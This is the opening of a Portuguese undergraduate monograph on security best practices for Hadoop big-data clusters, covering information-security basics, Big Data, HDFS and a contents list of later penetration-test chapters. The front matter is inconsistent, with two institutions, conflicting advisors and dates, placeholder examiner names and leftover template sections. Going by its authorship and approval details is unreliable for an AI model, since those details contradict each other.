

UNIVERSIDADE FEDERAL DO RIO GRANDE DO NORTE
CENTRO DE TECNOLOGIA
DEPARTAMENTO DE COMPUTAÇÃO E AUTOMAÇÃO
BACHARELADO EM ENGENHARIA DA COMPUTAÇÃO

SAMUEL LIMA DE FARIAS

**SEGURANÇA EM BIGDATA: BOAS PRÁTICAS EM AMBIENTES
HADOOP**

Natal - RN

2018

SAMUEL LIMA DE FARIAS

SEGURANÇA EM BIGDATA: BOAS PRÁTICAS EM AMBIENTES HADOOP

Monografia submetida à Coordenadoria de Telemática e à Coordenadoria do Curso de Bacharelado em Ciência da Computação do Instituto Federal do Ceará - Campus Maracanaú, como requisito parcial para obtenção do grau de Bacharel em Ciência da Computação.

Área de pesquisa: ENGENHARIA DE DADOS

Orientador: D.r CARLOS VIEGAS

Natal - RN
2018



UNIVERSIDADE FEDERAL DO RIO GRANDE DO NORTE
DEPARTAMENTO DE COMPUTAÇÃO E AUTOMAÇÃO

SAMUEL LIMA DE FARIAS

Esta Monografia foi julgada adequada para a obtenção do Grau de Bacharel em Ciência da Computação, sendo aprovada pela Coordenadoria de Telemática e pela Coordenadoria do curso de Bacharelado em Ciência da Computação do Campus Maracanaú do Instituto Federal de Educação, Ciência e Tecnologia do Ceará e pela banca examinadora:

Orientador: Prof. Dr. Amauri
Instituto Federal do Ceará - IFCE

Prof. Dr. Huguinho
Instituto Federal do Ceará - IFCE

Prof. Dr. Zezinho
Instituto Federal do Ceará - IFCE

Prof. Dr. Luizinho
Instituto Federal do Ceará - IFCE

Fortaleza, 06 de Abril de 2013

Dedico este trabalho a minha mãe, Alzenir, e a minha noiva, Ruanna, pela paciência durante a realização deste trabalho.

Agradecimentos

A Deus por ter me dado saúde e força para superar as dificuldades.

Ao meu orientador, professor Carlos Manuel Dias Viegas, sou grato pela orientação, a todo o corpo docente e administrativo desta Universidade.

Aos colegas e amigos Otávio Jordão, Alberto Melo, Josiele Queiroz e Geraldo Laurentino pela parceria e paciência durante toda a graduação.

Aos demais colegas de graduação, pelas críticas e sugestões.

À minha família pelo apoio durante esta jornada.

A minha noiva Ruanna Vanessa pelo companheirismo e paciência durante a realização deste trabalho.

E aos demais que participaram direta e indiretamente na realização deste trabalho, o meu muito obrigado.

“O único homem que nunca comete erros é aquele que nunca faz coisa alguma. Não tenha medo de errar, pois você aprenderá a não cometer duas vezes o mesmo erro”.

Theodore Roosevelt

Resumo

BigData é o termo utilizado para definir grandes volumes de dados, os quais os bancos de dados relacionais não conseguiriam armazenar de forma estruturada, tendo em vista que os dados provenientes do Big Data são, em sua grande maioria, dados não estruturados. Para armazenar tais dados foi criado um framework chamado Hadoop, o qual possui duas ferramentas essenciais para o armazenamento e processamento de Big Data, são elas: mapReduce e HDFS. Sabendo que grandes empresas de tecnologia, tais como Facebook, Google e Amazon, utilizam BigData, ou seja, utilizam dados dos próprios usuários para direcionar propagandas de marketing específicas para cada grupo de usuários que compartilham interesses semelhantes e, fazendo isso, gerar receita e lucro, houve uma preocupação quanto à segurança desses dados, o que levanta o seguinte questionamento: eles estão devidamente protegidos contra ataques? Tendo isso em mente, este trabalho propõe algumas boas práticas de segurança para manter os dados seguros e 'blindar' o ambiente Hadoop, verificando suas falhas e propondo práticas de segurança pertinentes para evitar perdas e roubos. A metodologia aplicada consiste na exploração de um ambiente virtualizado com três cenários de teste, nos quais são verificadas as vulnerabilidades encontradas em um ambiente Hadoop e como é possível corrigi-las.

Palavras-chave: Big data, Segurança da informação, Banco de dados, linguagem de programação java, frameworks.

Abstract

Big Data is the term used to define large volumes of data, which relational databases could not store in a structured way, given that most data from BigData are non-structured type. In order to store such data, it was created a framework called Hadoop, which has two essential tools for BigData storage and processing, which are: mapReduce e HDFS. Knowing that large technology companies, such as Facebook, Google e Amazon, make use of BigData, that is, utilize data from their own users, so they can direct marketing specific advertisements for each group of users that share similar interests, and doing so, generate revenue and profit, there was a concernment regards the data safety, which raises the following question: are these data accordingly protected against attacks? With this matter in mind, this paper proposes some good security practices in order to keep the data safe and 'to armor' the Hadoop environment, looking for possible faults and proposing pertinent safety practices to prevent theft and loss of data. The applied methodology consists of an scanning though a virtualized environment with three test scenarios, on which are verified the vulnerabilities that were found at the Hadoop environment, as well as how to rectify them.

Keywords: BigData, Security information, Database, java programming language, frameworks.

Sumário

Lista de Figuras

Lista de Tabelas

Lista de Símbolos

Lista de Abreviacoes

1	Introdução	15
1.1	Segurança da informação	16
1.2	Motivação	18
1.3	Objetivos	18
1.4	Estrutura do trabalho	19
2	Fundamentação teórica	20
2.1	Big Data	20
2.1.1	Banco de dados	22
2.1.2	Cluster	22
2.2	Hadoop	23
2.2.1	Hadoop HDFS	25
2.2.2	Hadoop MapReduce	27
2.2.3	Apache Hadoop YARN	29
2.2.4	Segurança do Hadoop	31
2.3	Alguns ataques utilizados	33

2.4	PenTest	36
2.4.1	Fases de um PenTest	36
2.4.2	Kali Linux	37
3	Metodologia	39
3.1	Ataque de negação de serviço	40
3.2	Metasploit framework	40
3.3	Man in the middle	41
4	Cenário avaliado	42
4.1	Processo de instalação	42
5	Experimentos e resultados	51
5.1	Cenário I	51
5.2	Cenário II	56
5.3	Cenário III	59
6	Conclusão	62
	Referências Bibliográficas	63
	Apêndice A – Título do Apêndice	64
	Apêndice B – Exemplo do pacote Algorithm	65

Lista de Figuras

1	Infográfico do que acontece na internet em um minuto	15
2	Infográfico - The Four V's of Big Data	21
3	Infográfico - Visão geral HDFS	27
4	Infográfico - Visão geral MapReduce	28
5	Infográfico - Visão geral MapReduce	29
6	Comparação - Yarn e MapReduce 1	30
7	Infográfico - Visão geral YARN	31
8	Visão do funcionamento do kerberos	33
9	Visão do funcionamento de um DDOS	34
10	Visão do funcionamento de um DDOS	35
11	Infográfico - Visão geral do ambiente	40
12	Desabilitando o Ipv6	43
13	Adicionando variaveis do hadoop ao path	44
14	Configuração do Core-site.xml	45
15	Configuração do Hdfs-site.xml	45
16	Configuração do mapred-site.xml	46
17	Configuração do yarn-site.xml	47
18	Configuração do yarn-site.xml	48
19	Comando jps Slave	48
20	Comando jps Master	49
21	Interface do Yarn	49

22	Estado do Cluster	50
23	Scaneando a rede	53
24	Scaneando a rede mais completo	53
25	Gráfico do DOS	54
26	Comandos utilizados para o ataque de força bruta	56
27	Resultados do ataque de força bruta	57
28	Acessando o cluster pelo terminal do atacante	57
29	Visão geral do novo ambiente	59
30	Scaneado a rede com nmap	60
31	Interface do Ettercap	61

Lista de Tabelas

1	Dados do ataque DOS	54
---	-------------------------------	----

Lista de Símbolos

Z	variavel aleatoria
\mathbb{R}	conjunto dos números reais
t	tempo contínuo
n	tempo discreto
$f(z)$	função densidade de probabilidade
$F(z)$	função de distribuição acumulada
σ	desvio padrão
μ	média ou esperança matemática
$ \cdot $	operador magnitude
∇	operador gradiente

Lista de Abreviaco

fdp	Função densidade de probabilidade
fd	Função de distribuição acumulada
EMQ	Erro médio quadrático
RFID:	Radio-Frequency IDentification
IoT:	Internet of Things
HDFS:	Hadoop Distributed File System
GFS:	Google File System
NSA:	National Security Agency
RDBMS:	Relational Database Management Systems
NoSQL:	Not Only Structured Query Language
YARN	Yet Another Resource Negotiator
DAG	directed acyclic graph
ETL	Extract Transform Load
WORM:	write-once-read-many

CAPÍTULO 1

INTRODUÇÃO

Com o passar dos anos os sistemas de informação tiveram uma evolução muito grande, com essa evolução veio também um aumento significativo da quantidade de dados gerados pelos usuarios, com isso os sistemas tiveram que se adaptar para poder processar essa grande quantidade de dados. Como exemplo da quantidade de dados gerados na rede [7](CANALTECH, 2012) aponta: Só o facebook gera mais de 500TB de dados por dia, de acordo com o Slash Gear, a rede social gera aproximadamente 2,7 bilhões de ‘curtir’ e 300 milhões de novas fotos são postadas no serviço diariamente, contabilizando mais de 2,5 bilhões de conteúdos processados pelo sistema no período; (TECMUNDO, 2014) mostra que cerca de 100 bilhões de buscas são realizadas no Google mensalmente; (EXAME, 2014) afirma que o conteúdo digital dobra a cada dois anos e se todo conteúdo digital do mundo fosse armazenado em ipads, eles formariam uma pilha com altura igual a dois terços da distância entre a terra e a lua. O infográfico abaixo mostra o que esta acontecendo na internet em 60 segundos [?].




Figura 1: Infográfico do que acontece na internet em um minuto
Fonte - (EXCELACOM, 2017)

Tudo isso sem contar com a IoT, onde , mais e mais dados são gerados, com sensores,

leitores de RFID, smartTV, notebook, smartphones, carros e entre outros dispositivos que geram e transmitem dados por meio da rede.

Para que a computação desta grande quantidade de informações seja realizada em tempo viável, cada vez mais faz-se necessária a exploração de paradigmas de programação paralela e processamento distribuído. Porém, desenvolver softwares para ambientes distribuídos é uma tarefa complexa, pois envolve uma série de conceitos e problemas que devem ser considerados pelos programadores; como concorrência, tolerância a falhas, distribuição de dados e balanceamento de carga (KOLBERG, 2010).

Para armazenar e processar uma quantidade enorme de dados, foi criado o Hadoop, que é um framework composto basicamente por dois módulos, o HDFS para armazenamento de dados de forma distribuída e o MapReduce para o processamento de dados de forma distribuída, o MapReduce foi desenvolvida pela google baseada em um projeto anterior, chamado de GSF.

Muito se ouve falar em Big data, nas grandes empresas como Facebook, Google e Amazon, pesquisas que envolvem grandes volumes de dados, marketing direcionado. Será que os usuarios sabem que seus dados estão sendo utilizados por essas empresas? Será que esses dados estão sendo armazenados de forma segura? Quais são as garantias que as empresas fornecem aos seus usuarios em caso de roubo dos dados? Quais são as boas praticas de segurança utilizadas por essas empresas?

1.1 Segurança da informação

A humanidade esta em constante evolução, com o surgimento de novas tecnologias e inovações as comunicações tem diminuido as distâncias entre os continentes, isso se deve ao fato de que as informações estão sendo compartilhadas com mais rapidez. Nos dias de hoje a informação passou a ser um dos bens mais preciosos das grandes organizações mundiais, não é por acaso que os Estados Unidos espionava todos os outros paises, incluindo o Brasil, esse episodio veio a público com a revelação de um ex-técnico da NSA, conhecido como Edward Snowden em 2013.

A segurança da informação basea-se em três pilares fundamentais, são eles: integridade, disponibilidade e a confidencialidade (NBR ISO-27002, 2013).

- **Confidencialidade:** A confidencialidade trata da imposição de limites de acesso à informação apenas às pessoas e/ou entidades autorizados por aqueles que detêm os direitos da informação. Ou seja, somente pessoas confiáveis podem acessar, processar e

modificar os dados.

- **Integridade:** A integridade diz respeito à garantia de que as informações manipuladas conservarão todas as suas características originais. Ou seja, os dados vão se manter íntegros, conforme criados ou estabelecidos pelo proprietário.
- **Disponibilidade:** Já a disponibilidade é a garantia de que as informações estarão sempre disponíveis para o uso legítimo. Ou seja, as pessoas e/ou entidades autorizadas pelo detentor dos direitos terão sempre garantido o acesso aos dados.

Conhecendo os pilares da segurança da informação podem-se utilizar ferramentas e mecanismos para auxiliar a segurança dos dados, dividindo-os em controle físico e controle lógico. Os controles físicos são portas, salas reservadas com seguranças, ou seja, o objetivo é proteger o ambiente físico onde encontram-se os dados, enquanto que, os controles lógicos baseiam-se em boas práticas de segurança. De acordo com (Lucena, 2017) os controles lógicos podem ser as seguintes práticas:

- **Criptografia:** Mecanismo de segurança que utiliza esquemas matemáticos e algoritmos para codificar os dados em textos ilegíveis, os quais só podem ser decodificados ou descriptografados pelas pessoas que possuem a chave de acesso.
- **Assinatura digital:** Conjunto de dados criptografados, associados a um documento do qual sua função é garantir a integridade do documento, mas não a sua total confidencialidade.
- **HoneyPot:** Esse é o nome dado a um software usado para detectar ou impedir ações de crackers, spammers ou qualquer outro agente externo não autorizado. Essa solução 'engana' o agente externo, fazendo-o acreditar que ele está de fato explorando uma vulnerabilidade.
- **Controle de acesso:** O controle de acesso consiste em limitar o acesso a devidos usuários, de acordo com seu cargo ou conhecimento e importância dentro da organização.

Existem diversas outras práticas que podem ser aplicadas nestes ambientes, como por exemplo, um *firewall*, um antivírus, e entre outras técnicas específicas para ambientes diversos.

1.2 Motivação

Como explicado anteriormente a grande quantidade de dados gerados no planeta são de extrema importância para governos e empresas, pois com os dados podem-se extrair muitas informações e com isso decisões são tomadas, sendo assim, é de suma importância que esses dados sejam protegidos de forma correta, o ambiente no qual armazena e processa os dados também deve ser protegido, com uma segurança que preveja as falhas e consiga manter os dados seguros.

Uma maneira de estudar a segurança em BigData utilizando o ambiente Hadoop é implementar um cenário de testes e verificar as possíveis falhas de comunicação ou seu comportamento mediante ataques. Sendo assim, houve uma necessidade de montar um ambiente Hadoop para que os testes pudessem ocorrer, justificando assim a necessidade de configurar diferentes cenários e utilizar ferramentas e técnicas de invasão.

1.3 Objetivos

O BigData hoje em dia mudou a forma de pensar das grandes empresas, pois hoje as empresas detêm de muitas informações para comercializar seus produtos, como dados estatísticos, quem comprar mais, faixa etária, redes sociais, quantos cliques naquele determinado anúncio, então, isso tudo está sendo processado e está gerando informações para que se possa lançar novas estratégias de marketing. Não só o comércio está sendo beneficiado com o grande volume de dados, o mercado financeiro, a área da saúde e entre outras áreas.

O objetivo deste trabalho é investigar a segurança utilizada no ambiente Hadoop, no qual os dados estão armazenados e processados de forma distribuída, considerando que os dados são de extrema importância e que são valiosos, sendo assim, o trabalho propõe boas práticas de segurança para que se possa evitar perdas ou roubos de dados, tendo em vista que empresas de tecnologias importantes, tais como: MasterCard, Facebook, Google, e entre outras utilizam o ambiente Hadoop para armazenamento e processamento de grandes volumes de dados.

Com isso, foram utilizadas diversas ferramentas para a criação do ambiente Hadoop, tais como, o virtual box, ubuntu-server, kali Linux e diversas de suas ferramentas.

1.4 Estrutura do trabalho

Este trabalho apresenta uma introdução sobre a quantidade de dados gerados no planeta e sobre a importância que eles têm em relação as tomadas de decisões das grandes empresas, além de alguns conceitos importantes sobre segurança da informação, seguido da motivação e dos objetivos deste trabalho. No capítulo 2 aborda a fundamentação teórica necessária para a compreensão do trabalho. O capítulo 3 está sendo apresentado a metodologia utilizada, no capítulo 4 mostra os cenários utilizados para a realização dos testes, no capítulo 5 será abordado os experimentos e resultados e o capítulo 6 a conclusão.

FUNDAMENTAÇÃO TEÓRICA

Neste capítulo será abordado os conhecimentos necessários para a compreensão e entendimento sobre Big Data, Hadoop e a importância deles para os dias atuais, serão apresentados conceitos de Big Data, banco de dados, Hadoop e segurança dos dados em Big Data.

2.1 Big Data

Big data é o termo usado para definir grandes volumes de dados. Esses dados são armazenados e processados para que se possam gerar resultados e poder tomar decisões. Governos, Empresas e especialistas utilizam dos dados para prever algumas situações, como por exemplo o Facebook, ele utiliza os dados dos seus usuários para traçar um perfil dele e com isso poder direcionar propagandas de marketing, a Google também consegue fazer isso de acordo com suas pesquisas e seus cliques em sites diversos, a Amazon também possui um sistema de recomendações.

Embora tenha nascido na década de 1990, o termo Big Data começou a ser desenvolvido e utilizado pelo mercado com mais frequência nos últimos anos. Muita gente, entretanto, ainda tem dúvidas sobre o seu real significado, além de sua eficácia e aplicabilidade nos negócios (EXAME, 2013).

A figura 2.1 mostra que a IBM define Big Data como os 4v's, correspondentes a Volume, Variedade, Velocidade e Veracidade, enquanto que alguns autores definem o termo Big Data com 5v's, adicionando o termo Valor, porém, isso ainda não é uma unanimidade, tendo em vista que o termo valor é aquilo que se extrai do Big Data, ou o que se espera extrair. Sendo assim, os 4V's são definidos da seguinte forma:

- **Volume:** Organizações coletam dados de uma grande variedade de fontes, incluindo transações comerciais, redes sociais e informações de sensores ou dados transmitidos de máquina a máquina.




Figura 2: Infográfico - The Four V's of Big Data

Fonte - (IBM, 2014)

- **Velocidade:** Os dados fluem em uma velocidade sem precedentes e devem ser tratados em tempo hábil. Tags de RFID, sensores, celulares e contadores inteligentes estão impulsionando a necessidade de lidar com imensas quantidades de dados em tempo real, ou quase real.
- **Variedade:** Os dados são gerados em todos os tipos de formatos de dados estruturados, dados numéricos em bancos de dados tradicionais, até documentos de texto não estruturados, e-mail, vídeo, áudio, dados de cotações da bolsa e transações financeiras.
- **Veracidade:** É a lógica dos dados, necessidade de saber se os dados fazem sentido e saber da sua autenticidade.

Para Mayer e Cukier (2013, pag. 4) o Big Data se refere a trabalhos em grande escala que não podem ser feitos em escala menor, para extrair novas ideias e criar novas formas de valor de maneiras que alterem os mercados, as organizações, a relação entre cidadão e governos e etc. (Viktor Mayer- schonberger e kenneth cukier em (Big Data - Como extrair volume, variedade, veocidade e valor da avalanche de informação cotidiana))

Tendo em mente o conceito de Big Data, pode-se entender a relação que tem com os bancos de dados da seguinte forma.

2.1.1 Banco de dados

Banco de dados é o local que recebe e armazena os dados. Eles estão em todas as plataformas e serviços, pois os mesmos precisam armazenar informações (TotalCross). Existem muitos tipos de banco de dados, nos quais podem ser classificados em RDBMS e NoSQL, essa classificação depende de como os dados estão sendo armazenados.

Os bancos de dados relacionais estão organizados em tabelas, onde essas tabelas estão organizadas em forma de linhas e colunas, quando os dados estão sendo armazenados, há uma necessidade de criar o schema antes do armazenamento. As relações entre as tabelas ocorrem por meio das chaves primárias e as chaves estrangeiras. Isso difere dos bancos de dados não relacionais, pois o mesmo não existe uma estrutura certa de armazenamento, não há necessidade de criar um schema antes, os bancos de dados não relacionais possuem alta performance e escalabilidade, pois todas as informações estão armazenadas em um único registro, onde para acessar as informações são realizadas buscas por chave e valor. Considerando que os bancos de dados não relacionais não possuem uma estrutura definida para armazenar seus dados, eles são ideias para a utilização de Big Data, tendo em vista que o conteúdo de Big Data não tem formato definido.

2.1.2 Cluster

Com a enorme quantidade de dados existentes para serem processados, seria inviável processá-los em uma única máquina, ou seja, existe a necessidade de utilizar o máximo de processadores possíveis para executar essa tarefa em tempo hábil e sem grandes custos.

Com isso surge o chamado cluster, que consiste em uma estrutura computacional formada por várias máquinas, na qual sua função é processar os dados de forma distribuída.

Existem vários tipos de cluster, cada um com uma funcionalidade ou voltado para uma determinada tarefa, são eles: cluster de alto desempenho, cluster para balanceamento de carga, cluster de alta disponibilidade (infowester, 2013). Pode ocorrer a combinação de clusters no caso do hadoop o cluster é utilizado para armazenamento e processamento de dados de forma distribuída.

2.2 Hadoop

Hoje em dia, graças a internet, a evolução dos sistemas computacionais e a informatização, as grandes empresas criam e armazenam grandes quantidades de dados, porém esses dados precisam ser processados em tempo hábil, para que se possa tomar decisões, pois aquilo que não pode ser medido não pode ser gerenciado (KAPLAN; NORTON, 1997). Se uma empresa conseguir medir seus resultados, conseguir gerenciar seus dados, com certeza sairá na frente das demais e com isso poderá alavancar seus negócios.

O Hadoop é um projeto open-source da Apache Software Foundation que visa proporcionar computação distribuída escalável e confiável. Conforme a Apache, o Hadoop é um framework que permite o processamento distribuído de grandes conjuntos de dados, por meio de clusters de computadores usando modelos de programação simples, podendo funcionar em um único servidor ou em até milhares de máquinas, cada uma disponibilizando armazenamento e processamento computacional local. Além disso, o Hadoop foi concebido para detectar e tratar falhas na camada de aplicação, fornecendo um serviço altamente disponível sob um conjunto de computadores, todos propensos a falhas (Apache, 2018).

Considerando o baixo custo, quantidade de dados gerados, a flexibilidade e escalabilidade algumas empresas começaram a utilizar o Hadoop, tais como: Amazon, Facebook, Google, IBM, Intel, Oracle, Yahoo, e entre outras. Tendo em vista que o Hadoop foi projetado para servidores de hardware comum, reduzindo os custos dos clusters. O Hadoop é escrito na linguagem de programação java o que permite uma fácil instalação e portabilidade nas máquinas.

Considerando que o Hadoop é um projeto mantido pela Apache Software Foundation, ela também mantém diversos outros projetos que trabalham com armazenamento e processamento distribuído e que podem ser também incluídos no ambiente Hadoop, segundo a definição da própria Apache, são eles:

- **Ambari:** Uma ferramenta baseada na Web para provisionamento, gerenciamento e monitoramento de clusters do Apache Hadoop que inclui suporte para Hadoop HDFS, Hadoop MapReduce, Hive, HCatalog, HBase, ZooKeeper, Oozie, Pig e Sqoop. O Ambari também fornece um painel para visualizar a integridade do cluster, como heatmaps e capacidade de visualizar visualmente os aplicativos MapReduce, Pig e Hive, juntamente com recursos para diagnosticar suas características de desempenho de uma maneira amigável ao usuário.

- **Avro:** Um sistema de serialização de dados.
- **Cassandra:** Um gerenciador de bando de dados escalável, que possui múltiplos nós mestres e portanto não apresenta um ponto de falha único.
- **Chukwa:** Um sistema de coleta de dados para gerenciar grandes sistemas distribuídos.
- **Hbase:** Um sistema de gerenciador de banco de dados escalável e distribuído, para o armazenamento de big data.
- **Hive:** Um software de data warehouse para consultas e gerenciamento de grandes conjuntos de dados armazenados em sistemas de arquivos distribuídos.
- **Mahout:** Uma biblioteca escalável para o aprendizado de máquinas e data mining.
- **Pig:** Uma plataforma para análise de grandes bases de dados, que consiste de uma linguagem de alto nível para expressar programas visando a análise de dados.
- **Spark:** Um mecanismos rápido e geral para o processamento de dados em larga escala.
- **Tez:** Uma estrutura de programação de fluxo de dados generalizada, criada no Hadoop YARN, que fornece um mecanismo poderoso e flexível para executar um DAG arbitrário de tarefas para processar dados para casos de uso em lote e interativos. O Tez está sendo adotado pelo Hive TM, Pig TM e outras estruturas no ecossistema Hadoop e também por outros softwares comerciais (por exemplo, ferramentas ETL) para substituir o Hadoop TM MapReduce como o mecanismo de execução subjacente.
- **ZooKeeper:** Um serviço centralizado para manter informações de configurações, que proporciona sincronização distribuída e serviços de grupo.

O Hadoop é um framework para processamento e armazenamento distribuído, isso é realizado graças a os dois principais subprojetos do Hadoop, o Hadoop HDFS e o Hadoop MapReduce, dos quais são falados a seguir.

2.2.1 Hadoop HDFS

O HDFS — um subprojeto do projeto Apache Hadoop — é um sistema de arquivos altamente tolerante a falhas projetado para executar em hardware padrão de baixo custo (HANSON, 2013). Como sabe, o Hadoop é indicado para armazenamento de grande quantidades de dados, na casa dos pentabytes, e com isso o sistema de arquivos utilizado é o HDFS. O HDFS permite a conexão com os nós, esses nós são os computadores de baixo custo, formando um cluster, onde os dados são distribuídos.

Segundo o (White, definition guide, pag 45), o HDFS é um sistema de arquivos distribuído destinado ao armazenamento de grandes arquivos chegando a terabytes com fluxos de acesso a dados padronizados, executado em clusters de servidores comuns. De certo modo, as definições do HDFS, seguem o mesmo padrão, ou seja, é um sistema de arquivo que suporta grandes quantidades de dados e é tolerante a falhas. O HDFS têm muitas similaridades com outros sistemas de arquivos distribuídos, mas é diferente em vários aspectos. Uma diferença notável é o modelo WORM do HDFS que 'afrouxa' as exigências do controle de simultaneidade, simplifica a persistência de dados e habilita acesso de alto rendimento (HANSON, 2013,IBM), ou seja, o HDFS é ideal para aplicações que realizam poucas escritas e muitas leituras.

No HDFS, os arquivos são divididos em blocos e replicados em vários nós, e mesmo sendo executado em hardware comum e sujeito a falhas de máquinas, o HDFS disponibiliza replicação, detecção de falhas e recuperação de blocos de dados, automaticamente, mantendo a integridade do sistema de arquivos (José Benedito de Souza Brito, 2014).

Arquitetura do Hadoop HDFS

O HDFS segue uma estrutura de mestre e escravo onde o mestre atribui tarefas aos escravos. Os componentes do Hadoop HDFS são:

- **NameNode:** Tem como responsabilidade gerenciar os arquivos armazenados no HDFS. Suas funções incluem mapear a localização, realizar a divisão dos arquivos em blocos, encaminhar os blocos aos nós escravos, obter os metadados dos arquivos e controlar a localização de suas réplicas. Como o NameNode é constantemente acessado, por

questões de desempenho, ele mantém todas as suas informações em memória. Ele integra o sistema HDFS e fica localizado no nó mestre da aplicação.

- **DataNode:** Enquanto o NameNode gerencia os blocos de arquivos, são os DataNodes que efetivamente realizam o armazenamento dos dados. Como o HDFS é um sistema de arquivos distribuído, é comum a existência de diversas instâncias do DataNode em uma aplicação Hadoop, para que eles possam distribuir os blocos de arquivos em diversas máquinas. Um DataNode poderá armazenar múltiplos blocos, inclusive de diferentes arquivos. Além de armazenar, eles precisam se reportar constantemente ao NameNode, informando quais blocos estão guardando bem como todas as alterações realizadas localmente nesses blocos.
- **Bloco de arquivos** Em geral, os dados do usuário são armazenados nos arquivos da HDFS. O arquivo em um sistema de arquivo será dividido em um ou mais segmentos ou dados armazenados em cada um nós. Esses arquivos são chamados segmentos como blocos. Em outras palavras, o montante mínimo de dados que HDFS pode ler ou escrever é chamado de bloco. O tamanho de bloco padrão é de 64MB, mas pode ser aumentada conforme a necessidade de mudança na configuração HDFS.
- **Namespace** O HDFS suporta uma organização hierárquica tradicional de arquivos em que um usuário ou um aplicativo pode criar diretórios e armazenar arquivos neles. A hierarquia do namespace do sistema de arquivos é similar à maioria dos outros sistemas de arquivos existentes; é possível criar, renomear, reposicionar e remover arquivos.
- **SecondaryNameNode:** Utilizado para auxiliar o NameNode a manter seu serviço, e ser uma alternativa de recuperação no caso de uma falha do NameNode. Sua única função é realizar pontos de checagem do NameNode em intervalos pré definidos, de modo a garantir a sua recuperação e atenuar o seu tempo de reinicialização.

A figura 2.2 mostra de maneira geral a estrutura da arquitetura do HDFS e do seu formato de trabalho.




Figura 3: Infográfico - Visão geral HDFS
Fonte - (MSBI, 2016)

2.2.2 Hadoop MapReduce

MapReduce é um modelo de programação projetado para processamento paralelo e distribuído de grandes conjuntos de dados criado pela Google esse paradigma distribui os dados no formato chave-valor, onde a chave é o identificador do registro e valor é o seu conteúdo.

